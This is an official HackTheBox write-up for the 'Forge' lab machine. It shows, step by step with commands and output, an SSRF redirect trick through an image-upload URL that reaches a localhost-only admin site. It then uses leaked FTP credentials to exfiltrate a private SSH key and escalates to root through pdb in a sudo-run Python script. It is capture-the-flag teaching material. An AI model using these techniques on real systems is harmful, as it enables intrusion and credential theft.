



HACKTHEBOX



Forge

17th January 2022 / Document No D22.100.152

Prepared By: amra

Machine Author: NoobHacker9999

Difficulty: **Medium**

Classification: Official

Synopsis

Forge is a medium linux machine that features an SSRF vulnerability on the main webpage that can be exploited to access services that are available only on localhost. Specifically, an FTP server is running but it's behind a firewall that prevents any connection except from localhost. Virtual host brute forcing reveals a new admin virtual host that is also blocked from external connections. The main webpage provides the ability to upload image files from URLs, but there are no checks in place to validate if the file is a real image or not. Thus allowing an attacker to specify a URL to a machine he controls in order to redirect the traffic to the internal services running on the box. Data exfiltration from the internal admin virtual host reveals credentials that can be used to access the FTP server, exploiting the same SSRF vulnerability. Through the FTP, the SSH key for `user` can be extracted. Privilege escalation relies on a Python script that `user` is able to execute using `sudo`. Triggering an error on the script will cause it to execute `pdb`, an interactive Python debugger that can interpret Python commands. Since `pdb` is running as `root`, because the main script was executed using `sudo`, a root shell can be spawned.

Skills Required

- Enumeration
- Source code review
- Vhost enumeration


Skills Learned

- Data exfiltration using SSRF
- SSRF localhost filter bypass
- Python debugging

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.111 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.11.111
```

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. It displays the execution of an Nmap command to scan 10.10.11.111 for open ports and then a second command to scan those specific ports with script and version detection. The output shows three open ports: 21/tcp (FTP, filtered), 22/tcp (SSH, OpenSSH 8.2p1), and 80/tcp (HTTP, Apache 2.4.41).

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.111 | grep ^[0-9] | cut
-d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.11.111

PORT      STATE      SERVICE VERSION
21/tcp    filtered  ftp
22/tcp    open      ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
|_  256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp    open      http     Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
```


Nmap output reveals three ports open. On port `21` exists an FTP service that is being blocked by a firewall, which is evident due to the `filtered` state. On port `22` SSH is identified and on port `80` an Apache HTTP server is running.

Nmap also reveals that upon visiting port 80 we are redirected to `http://forge.htb`. So we modify our hosts file accordingly.

```
echo "10.10.11.111 forge.htb" | sudo tee -a /etc/hosts
```

Apache

Let's browse to `http://forge.htb`.



The only option available on the page is the one to `Upload an image` on the top right corner of the webpage. Clicking on it we are redirected to `http://forge.htb/upload`.

Upload local file Upload from url

No file selected.

Gobuster

Before we start to further explore the webpage we should run `Gobuster` to search for hidden folders and files.

```
gobuster dir -u http://forge.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
```

```
gobuster dir -u http://forge.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt

/uploads      (Status: 301) [Size: 224] [--> http://forge.htb/uploads/]
/upload       (Status: 200) [Size: 929]
/static       (Status: 301) [Size: 307] [--> http://forge.htb/static/]
/.            (Status: 200) [Size: 2050]
/server-status (Status: 403) [Size: 274]
```

A new directory called `uploads` is discovered. It stands to reason that the `uploads` directory will be used to store the images that are uploaded through the website using the `Upload an image` option.

Since the box has virtual hosting enabled as evident by the fact that we are redirected to `http://forge.htb` upon visiting port `80`, Gobuster's `vhost` mode can be used, which will uncover common virtual hosts.

Switching to Gobuster's `vhost` option, we must not forget to discard all results that return with redirection status code `302` since everything is redirected to `forge.htb`.

```
gobuster vhost -u http://forge.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt | grep -v 302
```

```
gobuster vhost -u http://forge.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt | grep -v 302

Found: admin.forge.htb (Status: 200) [Size: 27]
```

We have successfully discovered a new virtual host, `admin.forge.htb`. Let's add it to our hosts file so we can navigate to it.

```
echo "10.10.11.111 admin.forge.htb" | sudo tee -a /etc/hosts
```

Curl

After the host is added, let's make an HTTP request to the Vhost using Curl.

```
curl http://admin.forge.htb
```

```
curl http://admin.forge.htb

Only localhost is allowed!
```

We are presented with a message that states `Only localhost is allowed!`.

Foothold

Now that we have gathered some more information about the webserver, we can proceed to explore the `Upload an image` option on the website.

Gallery**Upload an image**

Upload local file**Upload from url**

No file selected.

We have two upload options:

- Upload from local file
- Upload from URL

We could attempt to upload a test file, using the `Upload local file` option to see what happens to the file after it gets uploaded. Let's create a PHP file containing "Hello world!".

```
echo 'Hello world!' > test.php
```

Gallery**Upload an image**

Upload local file**Upload from url**

No file selected.

File uploaded successfully to the following url:
<http://forge.htb/uploads/U6Z5jxOmYlB3wEdCAINg>

After the file is uploaded, the server responds with a URL that contains it. We notice that the name of the file has changed to something completely random and the extension is dropped, meaning that the server will not execute any uploaded file. But the contents of the file were preserved.



```
curl http://forge.htb/uploads/U6Z5jx0mYlB3wEdCAINg  
  
Hello world!
```

Focusing our attention on the `Upload from url` option, we remember that there is an FTP server on the box behind a firewall, so using the FTP protocol we might be able to extract files that way, since the firewall would probably allow connections coming from localhost.

Gallery

Upload an image

Upload local file Upload from url

Browse... No file selected.

Submit

Invalid protocol! Supported protocols: http, https

Trying `ftp://127.0.0.1` we get an error message stating that the FTP protocol is invalid and only the HTTP and HTTPS protocols can be used.

Our next step would be to try different localhost addresses such as:

- <http://127.0.0.1>
- [http://\[::1\]](http://[::1])
- localhost
- [http://\[0:0:0:0:0:0:0:0\]](http://[0:0:0:0:0:0:0:0])
- <http://forge.htb>

The above addresses could be used in order to bypass localhost filtering and exfiltrate data by tricking the server into returning its local files, with their contents, however, none of the above worked. Instead we were presented with another error message.

Gallery

Upload an image

Upload local file Upload from url

Browse... No file selected.

Submit

URL contains a blacklisted address!

It seems that we have come across some kind of blacklist that prevents us from directly accessing local files on the server. Let's try to make a request back to our local machine.

Gallery

Upload an image

Upload local file Upload from url

http://10.10.14.5

Submit



```
nc -lvnp 80

Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:42274.
GET / HTTP/1.1
Host: 10.10.14.5
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

A response is returned on our local machine. One interesting thing to note is that the user agent is a Python module called `Requests`. This information might be useful later on. Since the server is able to reach our local machine we could try to redirect the request back to itself using a `301 Moved Permanently` or a `302 Found` response.

```
echo 'HTTP/1.1 301 Moved Permanently' >> response
echo 'Location: http://forge.htb/' >> response
echo '' >> response
echo '' >> response
nc -lvnp 80 < response
```

We make, once again, a request to our local machine from the website and this time we have a file returned to us on the webpage.

```
nc -lvnp 80 < response

Ncat: Connection from 10.10.11.111.
Ncat: Connection from 10.10.11.111:42476.
GET / HTTP/1.1
Host: 10.10.14.5
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

Gallery

Upload an image

Upload local file Upload from url

No file selected.

File uploaded successfully to the following url:
<http://forge.htb/uploads/kCOPlouy38MLQfuo4MI9>

Using `curl` to view the file, we are presented with the HTML code of `http://forge.htb`, meaning we have successfully tricked the server to return its local files.


```
curl http://forge.htb/uploads/kCOPlouy38MLQfuo4MI9

<!DOCTYPE html>
<html>
<head>
  <title>Gallery</title>
</head>
<SNIP>
</html>
```

We have performed a `Server Side Request Forgery (SSRF)` attack, meaning we can make the server access internal components that shouldn't be accessible externally, and return the output to us. Since we can access webpages as if we were localhost on forge, we could try to request `http://admin.forge.htb` that specifically stated only localhost requests are allowed. Slightly modifying our response file we get the `http://admin.forge.htb` page back.


```
echo 'HTTP/1.1 301 Moved Permanently' >> response
echo 'Location: http://admin.forge.htb/' >> response
echo '' >> response
echo '' >> response
nc -lvnp 80 < response
```

Once again we can use `curl` to view the returned file:



```
curl http://forge.htb/uploads/sB9i7HQ389q59a7h1Mar

<!DOCTYPE html>
<html>
<head>
  <title>Admin Portal</title>
</head>
<SNIP>
      <h1 class=""><a href="/">Portal home</a></h1>
      <h1 class="align-right margin-right"><a
href="/announcements">Announcements</a></h1>
      <h1 class="align-right"><a href="/upload">Upload
image</a></h1>
<SNIP>
```

It seems we have, indeed, a file containing the HTML code of `http://admin.forge.htb`. Inside the file we can see two endpoints. One called `/announcements` and one called `/upload`. Since the `/upload` endpoint exists on `http://forge.htb` too, we modify our response file once again to redirect the request to `/announcements`, which only exists on the admin page.

```
echo 'HTTP/1.1 301 Moved Permanently' >> response
echo 'Location: http://admin.forge.htb/announcements' >> response
echo '' >> response
echo '' >> response
nc -lvnp 80 < response
```

Using `curl` to inspect the output:

```

curl http://forge.htb/uploads/hr0o3wlj6xEr62Hoq9lS

<SNIP>
<li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>

<li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>

<li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image,
one can simply pass a url with ?u=&lt;url&gt;.</li>
<SNIP>

```

The `/announcements` endpoint holds a lot of valuable information:

1. Credentials for an internal ftp server: `user:heightofsecurity123!`.
2. The `/upload` endpoint supports the FTP protocol on the `admin.forge.htb` virtual host.
3. The `/upload` endpoint can be used with the `?u=` GET parameter to specify an image source.

Having gathered all the information required on how to access the internal FTP server, let's modify our response file.

```

echo 'HTTP/1.1 301 Moved Permanently' >> response
echo 'Location: http://admin.forge.htb/upload?
u=ftp://user:heightofsecurity123!@127.0.0.1/' >> response
echo '' >> response
echo '' >> response
nc -lvnp 80 < response

```

The FTP output can be accessed using Curl as shown previously.

```

curl http://forge.htb/uploads/45jRZuiZQDAUDX7IVngE

drwxr-xr-x   3 1000      1000          4096 Aug 04 19:23 snap
-rw-r-----  1 0        1000          33 Jan 18 10:35 user.txt

```

The internal FTP server has been successfully accessed and it seems that the root folder is the home directory of a system user called `user`.

Trying to authenticate to the `SSH` server using the acquired credentials yields no results. Using our `response` file we could try to exfiltrate the private SSH key of `user`, if it exists.

```
echo 'HTTP/1.1 301 Moved Permanently' >> response
echo 'Location: http://admin.forge.htb/upload?
u=ftp://user:heightofsecurity123!@127.0.0.1/.ssh/id_rsa' >> response
echo '' >> response
echo '' >> response
nc -lvnp 80 < response
```

Viewing the returned file, the private key of `user` is obtained.

```
curl http://forge.htb/uploads/p09ioa87ZtbW4MxSgypp

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
<SNIP>
shlLupso7WoS0AAAAKdXNlckBmb3JnZQE=
-----END OPENSSH PRIVATE KEY-----
```

We can now use SSH to login to the remote host.

```
curl http://forge.htb/uploads/p09ioa87ZtbW4MxSgypp >> user.key
chmod 600 user.key
ssh -i user.key user@forge.htb
```

The user flag can be located in `/home/user/`.

Privilege Escalation

One of the first steps of system enumeration is to check for Sudo privileges for the user. As we have already acquired their password, the `sudo -l` command can be used to check for commands that can be executed with elevated privileges.

```
user@forge:~$ sudo -l

User user may run the following commands on forge:
(ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

Indeed we are able to execute the Python script located on `/opt/remote-manage.py` without providing any password. Let's take a closer look at the script to identify its functionality and possible ways to get a root shell.

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

The script seems like a simple admin control panel, with a hard coded password of `secretadminpassword`, that can be used to execute system commands, such as `ps aux`, `df` and `ss -lnt`.

Unfortunately, none of the above can be exploited to get a root shell, however, due to the `try except` block at the bottom of the script, in case of an Exception, `Pdb` is called and the error traceback is passed to it.

`Pdb` is an interactive source code debugger for Python. If we manage to cause an error, `Pdb` will spawn a Python interactive shell with root privileges, since the script is executed using `sudo`.

The line `option = int(clientsock.recv(1024).strip())` seems to be a potential failure point, due to the fact that we have full control of the input it expects. Particularly, given the conversion command to `int()` and the `if` checks on the following lines, it expects a numerical input to transform it into an `int`. If, however, a non numerical value is given as an argument to the `int()` function it will raise an error triggering the execution of `pdb`.

Let's try to execute the script, connect to it from another SSH session using `nc`, provide the `secretadminpassword` and sent a single non numerical character as an option.



```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py  
Listening on localhost:47172
```

On one SSH session we execute the script using `sudo` and on another we trigger `Pdb` to the original session.



```
user@forge:~$ nc localhost 47172  
  
Enter the secret passsword: secretadminpassword  
Welcome admin!  
  
What do you wanna do:  
[1] View processes  
[2] View free memory  
[3] View listening sockets  
[4] Quit  
a
```

The execution is halted after our response with the character `a`. Back at the original session we have successfully triggered `Pdb`.



```
user@forge:~$ sudo /usr/bin/python3 /opt/remote-manage.py
```

```
Listening on localhost:47172
```

```
invalid literal for int() with base 10: b'a'
```

```
> /opt/remote-manage.py(27)<module>()
```

```
-> option = int(clientsock.recv(1024).strip())
```

```
(Pdb)
```

Through the interactive Python shell, commands can be executed. Let's attempt to spawn an interactive bash shell using the `os` Python module.

```
import os; os.system('/bin/bash');
```



```
(Pdb) import os; os.system('/bin/bash');
```

```
root@forge:/home/user# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

A bash shell is successfully spawned and the root flag can be located in root folder.